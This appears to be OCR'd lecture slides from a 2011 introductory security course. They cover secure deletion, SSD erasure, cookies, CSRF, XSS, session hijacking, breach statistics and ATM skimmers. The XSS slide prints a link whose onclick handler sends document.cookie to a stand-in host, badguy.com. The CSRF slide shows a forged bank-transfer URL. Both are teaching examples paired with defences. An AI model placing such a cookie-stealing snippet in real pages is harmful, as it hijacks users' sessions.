Security

Thomas Barrasso

CS-E1 - Fall 2011

Agenda

+ Data Storage & Removal
+ SDDs vs. HDDs: Security
+ HTTP & Cookies
+ XSRF & XSS
+ Session Hijacking

File Deletion

+ File data is stored at a given location on disk.

+ The location is stored in a Table of Contents/ File Allocation Table.

+ When a file is deleted its reference is removed.


+ "Securely deleting" a file involves writing zeros over the contents of a file *and* deleting its reference.

Secure File Deletion

+ srm - "secure remove" is a a command line utility for securely removing a file on a Unix-based OS.

+ In Finder navigate to "File > Secure Empty Trash" on Mac OS X 10.4+ (uses srm).

+ DBAN - "Darik's Boot and Nuke" is a Linux-based OS designed to securely wiping hard disks.



utexas.edu

SSDs vs HDDs Revisited

+ HDDs have *Logical Block Addresses* (LBAs) which are like the home address for a given HDD location; maps a 28-bit integer to a cylinder-head-sector on the disk.

+ SSDs include *firmware* (pre-installed programs that guide the device's operation) known as the *Flash Translation Layer* (FTL) to mimic the above behavior.

+ Common file-erasure algorithms are insufficient for deleting individual files on SSDs, but it is possible to reliably zero the entire NAND.

Overwrite operation	Data recovered	
	SSDs	USB
Filesystem delete	4.3 - 91.3%	99.4%
Gutmann [19]	0.8 - 4.3%	71.7%
Gutmann "Lite" [19]	0.02 - 8.7%	84.9%
US DoD 5220.22-M (7) [11]	0.01 - 4.1%	0.0 - 8.9%
RCMP TSSIT OPS-II [26]	0.01 - 9.0%	0.0 - 23.5%
Schneier 7 Pass [27]	1.7 - 8.0%	0.0 - 16.2%
German VSITR [9]	5.3 - 5.7%	0.0 - 9.3%
US DoD 5220.22-M (4) [11]	5.6 - 6.5%	0.0 - 11.5%
British HMG IS5 (Enh.) [14]	4.3 - 7.6%	0.0 - 34.7%
US Air Force 5020 [2]	5.8 - 7.3%	0.0 - 63.5%
US Army AR380-19 [6]	6.91 - 7.07%	1.1%
Russian GOST P50739-95 [14]	7.07 - 13.86%	1.1%
British HMG IS5 (Base.) [14]	6.3 - 58.3%	0.6%
Pseudorandom Data [14]	6.16 - 75.7%	1.1%
Mac OS X Sec. Erase Trash [5]	67.0%	9.8%

ZDNet

HTTP & Cookies

infocarnivore.com

+ HTTP is a *stateless* protocol: when response is received the connection is terminated.

+ Cookies are sent in the headers with every request to a given domain.

+ Cookies are *key-value* pairs of information.

HTTP & Cookies (Cont.)

+ Cookies, like in real life, can be given expiration dates.

+ Web browsers support at least 20 cookies per domain at a minimum of 4kB per cookie.

+ Common vulnerabilities include:

  - Cross-site Request Forgery (XSRF)
  - Cross-site Scripting (XSS)
  - Session Hijacking.

Cross-site Request Forgery

+ Include a URL to a website using cookies to remember your login in hidden resources like images, CSS/ JS files.

+ Example url: **`http://bank.com/?fromAccount=Peter&forAccount=Tom&amount=1000&currency=USD`** ...

+ **Tip**: never open emails from unknown senders (most email services like Gmail will not load resources from unknown senders by default).

+ **Note**: this is only a threat to users of poorly implemented services. Most major websites are not vulnerable to such attacks by using the HTTP POST method, confirmation pages for transactions, or checking the HTTP Referrer if one exists.

HTTP GET vs. POST

GET

+ Data encoded in the query string of the URL.

+ Maximum value size in Internet Explorer is ~2kB.

+ Most older browsers only support ASCII characters.

+ Can be cached, bookmarked, and shared.

POST

+ Transparently transfered via HTTP headers.

+ No maximum length.

+ Can contain Unicode characters.

+ Cannot be cached, bookmarked, or shared.

Cross-site Scripting

+ Clicking a link can send the website a complete list of all cookies from a given domain.

+ Example code:

```
<a href="#" onclick="window.
location='        http://badguy.com/steal.php?
cookies=' +     escape(document.cookie); return
false;">        Click this link!</a>
```

+ Tip: do not click unfamiliar links on websites containing personal information (i.e. email, bank, school).

+ Note: This can be prevented by using HttpOnly cookies which cannot be accessed using JavaScript. Popular websites like Facebook and Google use these cookies.

The "Fastest Spreading Virus"

+ On October 5, 2005, the "Sami is my hero" virus has reached 1 million MySpace users in just 20 hours.

+ It was a post on Samy Kamkar's profile that contained in-line JavaScript. When a user visited his profile he/ she would become friends with Samy and automatically post on his/ her profile "Samy is my hero" with the aforementioned JS.

+ Anyone visiting an infected user would be in-turn subject to the same fate.

Session Hijacking

+ A *session* cookie temporarily stores a value that identifies your login to a given website.

+ Through an unencrypted connection on an open network (i.e. Public Wi-Fi), an attacker can monitor your web traffic and "sniff" for session cookies.

+ **Tip**: be sure that you are using HTTPS on any website with important information on Public Wi-Fi and remember to properly secure your home Wi-Fi network.

+ **Note**: using HTTPS throughout an entire session can dramatically increase the difficulty of such an attack.

fin

Security

Peter Nore

CS-E1 - Fall 2011

Why is security important?

For the first time ever, computer security affects the quality of all of our lives in a huge way

We have sanitation and sewer systems for public health because life would be intolerable without them

Soon, we will need similar public concern with security, otherwise our lives will be hard

By being aware of security now, you'll be ready for the changes that are coming.


Okay, but why is security important to me?

It is important to understand the risks associated with the electronic data that describes you to prevent identity theft, criminal theft, confidence scams, etc.

also, it's important to realize how your workplace decisions affect the lives of others

also, it's important to realize how your workplace decisions affect the lives of your customers and peers.

when you choose to email that .xls to your co-worker so they can do a mail merge, there's no telling where it will end up.



source: dbir 2011

361 million >> 144 million >> 4 million.

Thus goes the tally of total records compromised across the combined caseload of Verizon and the United States Secret Service (USSS) over the last three years.

source - dbir 2011

What commonalities exist?

83%	of victims were targets of opportunity (<>)
92%	of attacks were not highly difficult (+7%)
76%	of all data was compromised from servers (-22%)
86%	were discovered by a third party (+25%)
96%	of breaches were avoidable through simple or intermediate controls (<>)
89%	of victims subject to PCI-DSS had not achieved compliance (+10%)

source - dbir 2011

Where should mitigation efforts be focused?

- Eliminate unnecessary data; keep tabs on what's left
- Ensure essential controls are met
- Check the above again
- Assess remote access services
- Test and review web applications
- Audit user accounts and monitor privileged activity
- Monitor and mine event logs
- Examine ATMs and other payment card input devices for tampering

source - dbir 2011

ATM skimmers I

ATM skimmers II

ATM skimmers III

ATM skimmers IV

ATM skimmers V

ATM skimmers VI

ATM skimmers VII

ATM skimmers VIII


ATM skimmers VIII

Scenario - bad guys


E1	E2	E3	CE1	E4
External agent sends a phishing e-mail that successfully lures an executive to open the attachment.	Malware infects the exec's laptop, creating a backdoor and installing a keylogger.	External agent accesses the exec's laptop via the backdoor, viewing e-mail and other sensitive data.	System administrator failed to enable proper authentication when building a new file server.	External agent accesses a mapped file server from the exec's laptop and steals intellectual property.
TE#553 External Social People Integrity	**TE#295** External Malware User Devices Integrity	**TE#256** External Hacking User Devices Confidentiality	**TE# 56** Internal Error Servers Integrity	**TE#4** External Hacking Servers Confidentiality

source: dbir 2011

types of attacks



source: dbir 2011



source: http://xkcd.com/936/

check out password strength time to crack at:
http://www.lockdown.co.uk/?pg=combi

possible solution:
keepass
lastpass